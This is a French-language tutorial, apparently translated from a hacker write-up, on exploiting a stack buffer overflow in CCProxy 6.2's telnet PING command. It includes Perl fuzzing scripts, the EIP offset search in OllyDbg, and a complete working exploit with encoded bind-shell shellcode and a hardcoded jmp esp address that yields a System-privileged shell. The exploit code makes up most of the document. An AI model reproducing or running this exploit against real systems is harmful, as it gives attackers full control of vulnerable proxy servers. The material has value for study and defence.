
Exploitation de CCproxy 6.2
Par Som[z0mbi3]
www.z0mbi3.info

Traduction française : Jérôme ATHIAS

Tout d'abord ; l'Introduction

Le Serveur Proxy CCProxy permet à tous les ordinateurs du LAN d'accéder à Internet à travers une unique connexion Internet. Il y a seulement besoin d'installer le Serveur Proxy CCProxy sur le serveur qui peut accéder à Internet directement et les autres PC clients pourront se connecter à Internet à travers le logiciel Proxy. Cela vous fournira une solution de partage de connexion Internet bon marché sans perdre de temps.

La fonctionnalité à laquelle je vais m'intéresser est son serveur proxy telnet.



CCProxy permet à l'utilisateur de configurer le programme en service. Ainsi CCProxy tourne avec les privilèges System.

La vulnérabilité apparaît lorsque l'on appelle la commande
PING <hostname> où hostname est très long


Nous avons seulement besoin de savoir de combien.


Prenons un exemple, disons 1000.

Utilisons un petit script Perl pour envoyer le buffer.
Il peut être utilisé comme suit :
ccproxytest.pl <longueur du buffer>
Par exemple : ccproxytest.pl 1000

```
# !/usr/bin/perl
#Code de test pour trouver la longueur du buffer
use IO ::Socket ;
my $buffer="A"xARGV[0];
#Pour lancer le code : ccproxytest.pl <longueur du buffer>

my $connexion = IO ::Socket ::INET->new (
                        Proto => "tcp",
                        PeerAddr => "127.0.0.1",
                        PeerPort => "23",
                        ) or die "\nIMPOSSIBLE DE SE CONNECTER\n";
$connexion->autoflush(1) ;
#Affiche la réponse de CCProxy
my $data=<$connexion> ;
print $data ;
#Envoi de la commande
print $connexion "PING $buffer\r\n";
close($connexion);
```

Nous testons ce script en incrémentant la valeur passée en paramètre (1000, 1010, 1020) :






A vaut 41 en hexadécimal et il semble que cela a réécris quelque chose d'important.


Cela veut dire qu'il est temps de sortir l'artillerie lourde : Ollydbg !!!

On lance donc OllyDbg et on l'attache au processus CCProxy.exe.
Puis on relance le même code (ccproxytest.pl 1020).




Les AAA sont en dessous de ESP.
Les AAA ont réécrits EIP.

Dès lors on rajoute des AAA pour voir si l'on peut obtenir 41414141 dans l'un de ces registres.
Avec 1030 nous voyons quelque chose. Allez allez les41 !



Avec 1040 :



Le problème est maintenant ces A avant ou après.

Pour résoudre ceci, on va utiliser une solution, longue mais qui va fonctionner. Si quelqu'un en connaît une meilleure, apprenez la moi ☺


Source de ccproxytest2.pl modifié pour voir ce qu'il y a sur la pile.
Je veux changer l'EIP en XXXX (58585858)

```
#!/usr/bin/perl
#Code de test pour trouver la longueur du buffer
use IO::Socket;

#On construit le buffer:
my $buffer = "A"x100;
$buffer .= "B"x100;
$buffer .= "C"x100;
$buffer .= "D"x100;
$buffer .= "E"x100;
$buffer .= "F"x100;
$buffer .= "G"x100;
$buffer .= "H"x100;
$buffer .= "I"x100;
$buffer .= "J"x100;
$buffer .= "K"x12;
$buffer .= "XXXX";  #Pour réécrire EIP
$buffer .= "K"x24;
$buffer .= "Z"x$ARGV[0]; #On en rajoute au buffer


#Pour lancer ce code: ccproxytest2.pl <longueur_du_buffer>

#On ouvre la connection:
my $connection = IO::Socket::INET->new(
     Proto=>"tcp",
     PeerAddr=>"127.0.0.1",
     PeerPort=>"23",)
     or die "\nIMPOSSIBLE DE SE CONNECTER\n";

$connection->autoflush(1);

#On récupère et on affiche ce que CCproxy répond:
my $data = <$connection>;
print $data;

#On envoie la commande PING:
print $connection "PING $buffer\r\n";

#On ferme la connection:
close($connection);
```

Dès lors, au fur et à mesure que vous allez incrémenter le buffer, vous verrez apparaître plus de A, puis des B… après l'ESP.

Avec Z à 100, quelques B apparaissent
Avec Z à 200, quelques C apparaissent après tous les B
Avec Z à 300, quelques D apparaissent après tous les B et C
Avec Z à 400, quelques E apparaissent après tous les B, C et D
Avec Z à 500, quelques F apparaissent après tous les B, C, D et E

Avec Z à 500, cela signifie que l'on dispose de 400 octets libres après l'ESP.
C'est assez d'espace pour le shellcode. L'on peut remplacer les A par des x90 (nops). Nop est une instruction assembleur qui signifie No Operation, c'est-à-dire « ne fait rien ».
Lorsque nous modifions EIP pour l'adresse d'un 'jmp esp', le programme va techniquement sauter jusqu'au code présent en ESP, où nos nops se trouvent. Comme les nops ne font rien, l'exécution va passer à travers les nops jusqu'à notre shellcode. Celui-ci sera alors exécuté.



Le principe est simple :

<nops x 100><shellcode><buffer1><réécriture d'EIP><buffer2>

Le buffer1 va permettre de s'aligner pour réécrire EIP avec le jmp esp.
Le buffer2 va définir les données après ESP.


Après avoir paramétré tout ceci ensemble, réalisons un autre test pour s'assurer que tout est ok :

```
#!/usr/bin/perl
#Exploit by Som[z0mbi3@systemsecure.org]
#Traduction: Jerome*@*ATHIAS.FR

use IO::Socket;

#On construit le buffer:
#Les nops pour se glisser dedans
my $buffer = "x\90" x 100;

#Le ShellCode:
#sc_bind_1981 for 2k/xp/2003 v1.03.10.09 by ey4s
#XOR avec 0x96 (267 0x10B bytes) Du tutoriel de Barabas

my $shellcode=
"\xEB\x0F\x5B\x80\x33\x96\x43\x81\x3B\x45\x59\x34\x53\x75\xF4\x74".
"\x05\xE8\xEC\xFF\xFF\xFF".
"\x7E\xB2\x96\x96\x96\x22\xEB\x83\x0E\x5D\xD4\xE1\x2E\x4A\x4B\x8C".
"\xA5\x7F\x2D\x55\x38\x50\xBD\x2B\xB8\x48\xC1\xE4\x32\xB2\x24\xA4".
"\x96\x98\xCB\x5D\x48\xE2\xB4\xF5\x5E\xC9\xFC\xA6\xCD\xF2\x1D\x95".
"\x1D\xD6\x9A\x1D\xE6\x8A\x3B\x1D\xFE\x9E\xFC\x92\xCF\x7E\x12\x96".
"\x96\x96\x74\x6F\x23\x95\xBD\x77\xFE\xA5\xA4\x96\x96\xFE\xE1\xE5".
"\xA4\xC9\xC2\x69\xC1\x6E\x03\xFC\x93\xCF\x7E\xF1\x96\x96\x96\x74".
"\x6F\x1D\x61\xC7\xFE\x94\x96\x91\x2B\x1D\x7A\xC7\xC7\xC7\xC7\xFC".
"\x97\xFC\x94\x69\xC0\x66\x05\xFC\x86\xC3\xC5\x69\xC0\x62\xC6\xC5".
"\x69\xC0\x6E\x1D\x6A\xFC\x98\xCF\x3D\x74\x6B\xC6\xC6\xC5\x69\xC0".
"\x6A\x3D\x3D\x3D\xF0\x51\xD2\xB2\xBA\x97\x97\x1D\x42\xFE\xF5\xFB".
"\xF2\x96\x1D\x5A\xC5\xC6\xC1\xC4\xA5\x4D\xC5\xC5\xC5\xFC\x97\xC5".
"\xC5\xC7\xC5\x69\xC0\x76\xFC\x69\x69\xA1\x69\xC0\x4A\x69\xC0\x7A".
"\x69\xC0\x7A\x69\xC0\x7E\xC7\x1D\xE3\xAA\x1D\xE2\xB8\xEE\x95\x63".
"\xC0\x1D\xE0\xB6\x95\x63\xA5\x5F\xDF\xD7\x3B\x95\x53\xA5\x4D\xA5".
"\x44\x99\x28\x86\xAC\x40\xE2\x9E\x57\x5D\x8D\x95\x4C\xD6\x7D\x79".
"\xAD\x89\xE3\x73\xC8\x1D\xC8\xB2\x95\x4B\xF0\x1D\x9A\xDD\x1D\xC8".
"\x8A\x95\x4B\x1D\x92\x1D\x95\x53\x3D\xCF\x55".
"\x45\x59\x34\x53";


$buffer .= $shellcode."A"x107;

$buffer .= "F"x512; #Changez cette valeur pour aligner XXXX sur l'EIP
$buffer .= "XXXX";  #Pour réécrire EIP
$buffer .= "Z"x524; #On en rajoute au buffer donc plus de données après
ESP

#Pour lancer ce code: ccproxyexploit1.pl <longueur_du_buffer>

#On ouvre la connection:
my $connection = IO::Socket::INET->new(
     Proto=>"tcp",
     PeerAddr=>"127.0.0.1",
     PeerPort=>"23",)
     or die "\nIMPOSSIBLE DE SE CONNECTER\n";
```

```
$connection->autoflush(1);

#On récupère et on affiche ce que CCproxy répond:
my $data = <$connection>;
print $data;

#On envoie la commande PING:
print $connection "PING $buffer\r\n";

#On ferme la connection:
close($connection);
```

Résultat : EIP vaut 58585858 (XXXX) et sous ESP l'on trouve les nops et notre shellcode ☺

Maintenant nous devons changer l'EIP pour adresse où se trouve un jmp esp.
Pour ce faire, on peut utiliser l'utilitaire findjmp.exe disponible ici : http://www.i2s-lab.com/Research-tools.html




Pour cela on va utiliser 77DC2740 (Windows XP SP2 FR).

```
#!/usr/bin/perl
#Exploit by Som[z0mbi3@systemsecure.org]
#Traduction: Jerome*@*ATHIAS.FR

use IO::Socket;

#On construit le buffer:
#Les nops pour se glisser dedans
my $buffer = "\x90"x100;

#Le ShellCode:
#sc_bind_1981 for 2k/xp/2003 v1.03.10.09 by ey4s
#XOR avec 0x96 (267 0x10B bytes) Du tutoriel de Barabas
```

```
my $shellcode=
"\xEB\x0F\x5B\x80\x33\x96\x43\x81\x3B\x45\x59\x34\x53\x75\xF4\x74".
"\x05\xE8\xEC\xFF\xFF\xFF".
"\x7E\xB2\x96\x96\x96\x22\xEB\x83\x0E\x5D\xD4\xE1\x2E\x4A\x4B\x8C".
"\xA5\x7F\x2D\x55\x38\x50\xBD\x2B\xB8\x48\xC1\xE4\x32\xB2\x24\xA4".
"\x96\x98\xCB\x5D\x48\xE2\xB4\xF5\x5E\xC9\xFC\xA6\xCD\xF2\x1D\x95".
"\x1D\xD6\x9A\x1D\xE6\x8A\x3B\x1D\xFE\x9E\xFC\x92\xCF\x7E\x12\x96".
"\x96\x96\x74\x6F\x23\x95\xBD\x77\xFE\xA5\xA4\x96\x96\xFE\xE1\xE5".
"\xA4\xC9\xC2\x69\xC1\x6E\x03\xFC\x93\xCF\x7E\xF1\x96\x96\x96\x74".
"\x6F\x1D\x61\xC7\xFE\x94\x96\x91\x2B\x1D\x7A\xC7\xC7\xC7\xC7\xFC".
"\x97\xFC\x94\x69\xC0\x66\x05\xFC\x86\xC3\xC5\x69\xC0\x62\xC6\xC5".
"\x69\xC0\x6E\x1D\x6A\xFC\x98\xCF\x3D\x74\x6B\xC6\xC6\xC5\x69\xC0".
"\x6A\x3D\x3D\x3D\xF0\x51\xD2\xB2\xBA\x97\x97\x1D\x42\xFE\xF5\xFB".
"\xF2\x96\x1D\x5A\xC5\xC6\xC1\xC4\xA5\x4D\xC5\xC5\xC5\xFC\x97\xC5".
"\xC5\xC7\xC5\x69\xC0\x76\xFC\x69\x69\xA1\x69\xC0\x4A\x69\xC0\x7A".
"\x69\xC0\x7A\x69\xC0\x7E\xC7\x1D\xE3\xAA\x1D\xE2\xB8\xEE\x95\x63".
"\xC0\x1D\xE0\xB6\x95\x63\xA5\x5F\xDF\xD7\x3B\x95\x53\xA5\x4D\xA5".
"\x44\x99\x28\x86\xAC\x40\xE2\x9E\x57\x5D\x8D\x95\x4C\xD6\x7D\x79".
"\xAD\x89\xE3\x73\xC8\x1D\xC8\xB2\x95\x4B\xF0\x1D\x9A\xDD\x1D\xC8".
"\x8A\x95\x4B\x1D\x92\x1D\x95\x53\x3D\xCF\x55".
"\x45\x59\x34\x53";


$buffer .= $shellcode."A"x107;

$buffer .= "F"x512; #Changez cette valeur pour aligner XXXX sur l'EIP

#$buffer .= "XXXX"; #Pour réécrire EIP
$buffer .= "\x40\x27\xdc\x77";    #0x77DE1C2B    jmp esp (advapi32.dll)

$buffer .= "Z"x524; #Rajout au buffer donc plus de données après ESP

#Pour lancer ce code: ccproxyexploit2.pl <longueur_du_buffer>

#On ouvre la connection:
my $connection = IO::Socket::INET->new(
     Proto=>"tcp",
     PeerAddr=>"127.0.0.1",
     PeerPort=>"23",)
     or die "\nIMPOSSIBLE DE SE CONNECTER\n";

$connection->autoflush(1);

#On récupère et on affiche ce que CCproxy répond:
my $data = <$connection>;
print $data;

#On envoie la commande PING:
print $connection "PING $buffer\r\n";

#On ferme la connection:
close($connection);
```

On lance alors notre exploit les doigts croisés…



Et voilà ! Nous avons un shell avec les privilèges System, notez que CCProxy n'a pas planté.

Remerciements à Som[z0mbi3], Sm0k3, (kisp.org, Coder-Underground, Nepsecure, Whitehat.co.il) pour m'avoir appris ceci. MERCI!